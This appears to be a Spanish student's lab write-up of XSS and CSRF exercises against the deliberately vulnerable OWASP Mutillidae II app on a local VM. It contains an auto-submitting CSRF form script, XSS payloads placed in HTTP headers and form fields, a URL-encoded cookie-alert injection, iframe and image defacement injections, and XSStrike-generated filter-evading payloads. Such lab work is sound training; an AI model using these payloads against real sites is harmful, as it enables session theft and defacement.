    lForm.enctype="application/x-www-form-urlencoded";
    document.body.appendChild(lForm);

    var lPage = document.createElement("INPUT");
    lPage.setAttribute("name", "page");
    lPage.setAttribute("type", "hidden");
    lPage.setAttribute("value", "user-poll.php");
    lForm.appendChild(lPage);

    var lCSRFToken = document.createElement("INPUT");
    lCSRFToken.setAttribute("name", "csrf-token");
    lCSRFToken.setAttribute("type", "hidden");
    lCSRFToken.setAttribute("value", "");
    lForm.appendChild(lCSRFToken);
    var lChoice = document.createElement("INPUT");
    lChoice.setAttribute("name", "choice");
    lChoice.setAttribute("type", "hidden");
    lChoice.setAttribute("value", "netcat");
    lForm.appendChild(lChoice);

    var lInitials = document.createElement("INPUT");
    lInitials.setAttribute("name", "initials");
    lInitials.setAttribute("type", "hidden");
    lInitials.setAttribute("value", "VF");
    lForm.appendChild(lInitials);

    var lButton = document.createElement("INPUT");
    lButton.setAttribute("name", "user-poll-php-submit-button");
    lButton.setAttribute("type", "hidden");
    lButton.setAttribute("value", "Submit Vote");
    lForm.appendChild(lButton);

    lForm.submit();
}
sendcsrf();
</script>
```

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDder

Your Initials: VF

Submit Vote

Your choice was netcat

5 Records Found

Tool	Votes
nmap	5
wireshark	2
Ettercap	1
Paros	1
netcat	1

13- Register user

Si queremos crear un usuario cualquiera con un carácter como comilla podemos ver que no es posible y lanza un error

Please choose your username, password and signature

Username	<input type="text" value="admin'"/>
Password	<input type="password" value="*****"/> Password Generator
Confirm Password	<input type="password" value="*****"/>
Signature	<input type="text" value="admin' "/>

Create Account


Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin', 'admin'' at line 1 client_info: 5.1.73 host_info: Localhost via UNIX socket Query: INSERT INTO accounts (username, password, mysignature) VALUES ('admin'', 'admin', 'admin') (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('INSERT INTO acc...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(350): MySQLHandler->executeQuery('INSERT INTO acc...') #2 /owaspbwa/mutillidae-git/register.php(90): SQLQueryHandler->insertNewUserAccount('admin', 'admin', 'admin') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnostic Information	Failed to add account

Usamos un recurso de la clase para inyectar un script

```
1 POST /multilidæ/index.php?page=register.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(2)"></a>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 125
9 Origin: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(3)"></a>
10 Connection: close
11 Referer: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(4)"></a>
12 Cookie: showhints=1; username=hope; uid=26; PHPSESSID=5do0kaa8fvkmm4aot6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada xx=<style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(5)"></a>
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&username=admin&password=admin&confirm_password=admin&my_signature=<style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(1)"></a>&register-php-submit-button=Create+Account
```

Luego de haber realizado las inyecciones se dan las alertas .



14- Browser info

Si bien lei la información no se me ocurrió que hacer para injectar un script, podria cambiar detalles dentro de la informacion como ser un link, etc.

VER CORRECCION.

15- Those back buttons

Como dice la explicación capuramos la información del botón back y cambiamos la referencia para que cuando un usuario haga click en back este lo redirija a otra pagina.

```
Pretty Raw Hex
1 GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://www.wicar.org/test-malware.html
9 Cookie: showhints=1; PHPSESSID=5do0kaa8fvkmm4ao6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
```

Comprobamos que al dar back lo redirige.

WICAR.org - Test Your Anti-Malware Solution! **TEST MALWARE!**

Select a test payload...

Each test will open up a new browser window at <http://malware.wicar.org/>. You may wish to try each test systematically. Ideally, all tests should be blocked by your anti-malware defences. If a blank window loads, then it likely was not detected/prevented.

EICAR TEST-VIRUS
[SSL] The official EICAR.COM anti-virus test file. This is a 16bit DOS COM file and cannot run on recent OSes, but should be detected.

MS14-064 XP and below
[SSL] All Windows NT/95/98/2000/XP IE3+ Internet Explorer Windows OLE Automation Array (pre XP) CVE-2014-6332

MS14-064 2003 to Windows 10
[SSL] All Windows 2003/Vista/2008/7/8/10 IE6+ Internet Explorer Windows OLE Automation Array (post XP) CVE-2014-6332

Java JRE 1.7 Applet

MS03-020

MS05-054

16- Styling with mutillidae

Cambie el link que mencionaba en el source por otro cualquiera y funcione.

Antes

```
        <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
    ▶<iframe src="styling.php?page-title=Styling_with_Mutillidae" style="margin-left:auto; margin-right:auto; border:none; overflow:hidden;" pathrelativestylesheetinjectionarea="1" width="100%" height="600px" title>...</iframe>
    <!-- I think the database password is set to blank or perhaps samurai.
        It depends on whether you installed this web app from irongeeks site or
        are using it inside Kevin Johnsons Samurai web testing framework.
        It is ok to put the password in HTML comments because no user will ever see
        this comment. I remember that security instructor saying we should use the
        framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
        rather than HTML comments, but we all know those
        security instructors are just making all this up. --> == $0
    <!-- End Content -->
```

Modificado.

```
</div>
    ▶<div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none;">...</div>
    <!-- Note: To encourage IE into compatibility mode add the following
        meta tag into the HTML head section -->
    <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
    ▶<iframe src="https://www.wicar.org/" style="margin-left:auto; margin-right:auto; border:none; overflow:hidden;" pathrelativestylesheetinjectionarea="1" width="100%" height="600px" title> == $0
        ▶#document
    </iframe>
    <!-- I think the database password is set to blank or perhaps samurai.
        It depends on whether you installed this web app from irongeeks site or
        are using it inside Kevin Johnsons Samurai web testing framework.
        It is ok to put the password in HTML comments because no user will ever see
        this comment. I remember that security instructor saying we should use the
        framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
        rather than HTML comments, but we all know those
        security instructors are just making all this up. -->
```

http://192.168.1.100/mutillidae/index.php?page=appenders&LoggerAppendersFile.php on line 71

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

[!\[\]\(d7f414a3a70063aec92b8db43cf2353c_img.jpg\) Back](#)
[!\[\]\(c3126d266695ed4a331e8b63f7c526ac_img.jpg\) Help Me!](#)

[!\[\]\(47bf81ec09c6e24614d5a9f55cc1ef66_img.jpg\) Hints and Videos](#)

WICAR.org - Test Your Anti-Malware Solution!

[HOME](#) [TEST MALWARE!](#) [RESULTS](#) [RESOURCES](#)

[FEEDBACK](#)

Introduction

The wicar.org website was designed to test the correct operation your anti-virus / anti-malware software.

The name "WICAR" is derived from the industry standard [EICAR anti-virus test file](#), which is a non-dangerous file that all anti-virus products flag as a real virus and quarantine or act upon as such.

By being able to execute a test virus program safely, the end user or network administrator can ensure that the anti-virus software is correctly operating (without utilising a real virus which may damage the system should the anti-virus software fail to function).



How it works

When you visit a malicious website, a number of actions may occur:

- o A search result in Google may mark the result with the message "This website may harm your computer" and prevent you from visiting the address

17- Password generator

Lo primero es inspeccionar el source ya que no puedo capturar con burpsuite la generación de password, entonces al inspeccionar encontré este script

```
<script>
```

```
try{
    document.getElementById("idUsernameInput").innerHTML = "This password is for anonymous";
}catch(e){
    alert("Error: " + e.message);
}// end catch
```

```
</script>
```


Estime que podría anclar allí mi inyección y si resultó. Encontré una inyección fácil para probar que esto funciona.

";}catch(e){};alert(document.cookie);try{v="

Procedí a codificarlo en URL en burpsuite y luego lo copie y pegue en la url

```
".;}catch(e){};alert(document.cookie);try{v="
```

```
%22%3b%7d%63%61%74%63%68%28%65%29%7b%7d%3b%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%66b%69%65%29%3b%74%72%79%7b%76%3d%22
```




18- Client side-control challenge

[VER CORRECCION](#)

En este punto era casi imposible poder llenar el form ya que habían muchas restricciones por lo que realice muchos cambios en el source

De cualquier manera no he logrado enviar el form y por eso no lo puedo capturar para injectar un script.

Flag	432501857	Get New Value
Text Box	<input type="text" value="777389"/>	
Read-only Text Box	<input type="text" value="grayhat"/>	
Short Text Box	<input type="text" value="atul"/>	
Disabled Text Box	<input disabled="disabled" type="text" value="done"/>	
Hidden Text Box		
"Secured by JavaScript"		
Text Box	<input type="text" value="grayhat"/>	
Vanishing Text Box		
Shy Text Box	<input type="text" value="grayhat"/>	
Search Textbox	<input type="text" value="grayhat"/>	
Password	<input type="password" value="*****"/>	
Drop-down Box	<input type="button" value="One"/>	
Checkbox	<input checked="" type="checkbox"/> Select 432501857?	
Radio Button	<input type="radio"/> 1 <input type="radio"/> 2 <input checked="" type="radio"/> 432501857	
Email Control	<input type="text" value="verofran4616834@gmail.com"/>	
File Upload	<input type="button" value="Browse..."/>	tetris.txt
Number	<input type="text" value="2"/>	
Range	<input type="range" value="2"/>	
<input type="button" value="Submit"/>		



- OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

1- Add to your blog

2- View someones blog

Ingresamos un link

Add blog for anonymous

Note: **,<i> and <u>** are now allowed in blog entries

```
<iframe src="http://www.cnn.com"></iframe>
```

Save Blog Entry

3 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2023-01-08 21:29:43	<p>With your agreement, we and our</p> <p>CONFIGURATION</p> <p>ACCEPT</p>


Esto prueba que Podemos pegar cualquier recurso e incluso replicar la pagina de manera que luzca exactamente igual.

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

```
this exploit is as easy as it gets <script>alert("pwned it")</script>
```

Save Blog Entry



Se puede ver el blog que cree

13 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2023-01-08 21:42:06	This exploit is as easy as it gets!
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
3	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic

En view blog podemos probar un script una vez que capturamos con burpsuite.

No me resultó ninguna inyección por aquí.

```

FIRELY  HOME  HELP
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 67
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; PHPSESSID=7f7kur3up6nsekq8bq5tebj65; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=<img%20src="https://i.pinimg.com/564x/b4/25/e2/b425e2c608d56afb0d56c6aa8f7edc62.jpg"%20alt="DEFACEMENT" />&view-someones-blog-php-submit-button=View+Blog+Entries

```

3- Show log

Lo único que se me ocurrió fue editar a través del source los datos que los logs. Entiendo que no es un script.

! 11 log records found				
Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 22:02:52
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 22:00:26
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:59:49
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:59:04
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:58:47

! 9 log records found				
Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.105.10.2	192.105.10.2	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 tr 1641.33 x 0.0	User visited: Password Generator	2023-01-08 21:59:49
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:58:47
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:47
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:15
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:15
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:14
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:13
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:08

Entiendo que los logs también pueden ser borrados a través del source.

XSSTRIKE

DNS Lookup

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=8.8.8.8&dns-lookup-php-submit-button=Lookup+DNS
```

```
[root@kali:~/home/veronica/Documentos/red_team/XSSstrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="target_host=8.8.8.8&dns-lookup-php-submit-button=Lookup+DNS"

XSSstrike v3.1.5
[+] Checking for DOM vulnerabilities
[?] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[!] Analysing reflections
[!] Generating payloads
[!] Payloads generated: 18550

[+] Payload: <03V%4/0npoinTERENTER%09=%09(prompt)`%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3v%0dONPOINTErenteR%0a=%0a(confirm())>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3V%09OnpOInTEREnTeR++=confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <hTmL%09onPoiNTEREnTER%0d=%0da=prompt,a()//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <%09OnPoiNTERenteR%0d=%0d(prompt)`%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <DeTAILS%09ONPoInTeReNter++=(prompt)`%>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <eTaILS%09ONPoInTerENteR%0d=%0da=prompt,a()%0dx//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <htML%0dOnMOuSeoVeR%0a=%0a(prompt)`%>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
```

Activar Windows
Ve a Configuración para activar Windows

```
[+] Payload: <HTML%09ONpointER%0d=%0d(confirm)()%0dx//  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N] █
```

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=HtmL%09onpoINTERENTER%0d=%0d[8].find(confirm)%0dx&dns-lookup.php-submit-button=Lookup+DNS
```

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=<hTMl%09onpointerENTER%0d=%0d(confirm)()//&dns-lookup.php-submit-button=Lookup+DNS
```



Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

⊕ 10.0.2.10

Cancel


OK

Pen Test Tool Lookup

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 ToolID=c84326e4-7487-41d3-91fd-88280828c756&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike] acopenidivids=swingset,otto,phplib2,redmine; acgroupswithpersist=nada  
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=open-test-tool-lookup.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="ToolID=c84326e4-7487-41d3-91fd-88280828c756&open-test-tool-lookup-p  
hp-submit-button=Lookup+Tool"  
S  
o Tools XSStrike v3.1.5 https://github.com/0xa1/prompt` ``%0dx//open-test-tool-lookup.php-submit-button=Lookup+Tool  
[~] Checking for DOM vulnerabilities  
[+] Potentially vulnerable objects found  
  
eval("(" + gPenTestToolsJSONString + ")");  
[+] WAF Status: Offline  
[!] Testing parameter: page  
[!] Reflections found: 6  
[~] Analysing reflections  
[~] Generating payloads  
[!] Payloads generated: 18548  
  
[+] Payload: <d3V%09onpoiNtErEnTER+=+confirm()>v3dm0s  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N] y  
  
[+] Payload: <D3V%09ONmouseEOVER%09=%09confirm()>v3dm0s  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N] y  
  
[+] Payload: <d3v%0dONMOUSEOVeR%0d=%0da=prompt,a()>v3dm0s  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N] y
```



```
[+] Payload: <dETAILs%0aoNPoINTERENTER%0d=%0d(prompt)` ``%0dx//  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N] y
```

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 ToolID=<dETails%0aoNT0ggLe%0a=%0a(prompt)`%0dx/&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

Pen Test Tool Lookup

[Back](#)[Help Me!](#)[Hints](#)

```
". "penTestTools": [] }' var addRow = function(pRowOfData){ try{ var IDocRoot = window.document; var ITableBody = IDocRoot.getElementById("idDisplayTableBody"); var ITR = IDocRoot.createElement("tr"); //tool_id, tool_name, phase_to_use, tool_type, comment var IToolIDTD = IDocRoot.createElement("td"); var IToolNameTD = IDocRoot.createElement("td"); var IPhaseTD = IDocRoot.createElement("td"); var IToolTypeTD = IDocRoot.createElement("td"); var ICommentTD = IDocRoot.createElement("td"); //IKeyTD.addAttribute("class", "label"); IToolIDTD.setAttribute("class", "sub-body"); IToolNameTD.setAttribute("class", "sub-body"); IToolNameTD.setAttribute("style", "color:#770000"); IPhaseTD.setAttribute("class", "sub-body"); IToolTypeTD.setAttribute("class", "sub-body"); ICommentTD.setAttribute("class", "sub-body"); ICommentTD.setAttribute("style", "font-weight: normal"); IToolIDTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_id)); IToolNameTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_name)); IPhaseTD.appendChild(IDocRoot.createTextNode(pRowOfData.phase_to_use)); IToolTypeTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_type)); ICommentTD.appendChild(IDocRoot.createTextNode(pRowOfData.comment)); ITR.appendChild(IToolIDTD); ITR.appendChild(IToolNameTD); ITR.appendChild(IPhaseTD); ITR.appendChild(IToolTypeTD); ITR.appendChild(ICommentTD); ITableBody.appendChild(ITR); }catch(*Exception* e){ alert("Error trying to add row in function addRow(): " + e.name + "-" + e.message); } // end try }; // end JavaScript function addRow var displayError = function(){ try{ if(gDisplayError == "TRUE"){ document.getElementById("id-invalid-input-tr").style.display = ""; } // end if }catch(*Exception* e){ alert("Error trying to display error: " + e.message); } // end try }; // end function var displayPenTestTools = function(){ try{ var gPenTestToolsJSON = ""; if(gPenTestToolsJSONString.length > 0){ if(gUseSafeJSONParser == "TRUE"){ gPenTestToolsJSON = JSON.parse(gPenTestToolsJSONString); }else{ gPenTestToolsJSON = eval("(" + gPenTestToolsJSONString + ")"); } // end if gUseSafeJSONParser //alert(gPenTestToolsJSON); var laTools = gPenTestToolsJSON.query.penTestTools; if(laTools && laTools.length > 0){ document.getElementById("idDisplayTable").style.display = ""; for (var i=0; i < laTools.length; i++){ catch(*Exception* e){ alert("Error trying to parse JSON: " + 